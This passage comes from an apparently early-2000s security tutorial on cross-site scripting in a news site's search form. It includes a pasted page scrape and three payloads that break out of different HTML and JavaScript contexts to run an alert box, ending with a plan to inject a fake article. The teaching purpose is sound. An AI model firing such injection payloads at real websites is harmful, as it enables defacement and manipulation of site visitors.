- In many cases, data will be submitted via the HTTP GET request. Throughout the investigation, take note of potentially vulnerable application components that require the HTTP POST command to submit data.



- **Putting It All Together**
- To bring together many of the ideas and processes discussed earlier in this document, an example can be used to bring it all together. In this example, the anonymous site has a search engine that responds to client data submissions. Normally the site would look like this:


com Search - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www. .com/Search
Go Links Norton AntiVirus
UK technology news, reviews and downloads
WebSphere software
Win with Integration.
Tuesday 03 September 2002 | 4:05 PM
Go to Pick a section
Search
Articles Jobs
go
NEWS centre
PRODUCTS centre
DOWNLOADS centre
ADVICE centre
CAREERS centre
Ebusiness
Communications
Business Hardware
Business Software
Security
Personal Computing
Gaming
Your search
1. Query
2. Section
All [default]
3. Source
All [default]
4. Subject
All [default]
5. Duration
Your results
ARTICLE KEY
News Analysis Specials Product reviews Download
Radio Feature Book reviews
Use these words to modify your search term:
AND(space) OR(space) NOT(space)
Careers Centre
LATEST JOBS
Internet

In our first test, we try submitting our first test string <script>alert('CSS Vulnerable')</script>, and receive the following response:



- Notice the strange response in the “Your Search” box on the left. Zoomed in below.

- Taking a closer look at the content source, we notice that our sample code appears 21 times in the document, in various formats.

- Obviously there are three different server-side processing routines for processing client search data.
- In the first type (ad.uk.doubleclick.net format), it appears that the processing routine changes the case of characters and changes white space to the underscore (“_”).
- The second type (href=) converts special characters into their escape-encoded formats, and white space into the “+” character.
- The third type (document.writeln) places the complete string within a document.writeln JavaScript routine.
- Several opportunities present themselves here. To make the site execute the JavaScript alert box for each type, we need to force the <script> tags outside of any other HTML tags. Thus, for each type, the following methods will work:

```
><script>alert('CSS Vulnerable')</script><b a=a
a></a><script>alert('CSS Vulnerable')</script>
\'><script>alert%28\'CSS Vulnerable\'%29</script><
```

- The result is the following alert box (multiple times):

- However, for this example, we shall focus on the last type (document.writeln). Since it is possible to inject code into the returned HTML page to the anonymous News site, to make the attack interesting, we shall “write” our own fake news article.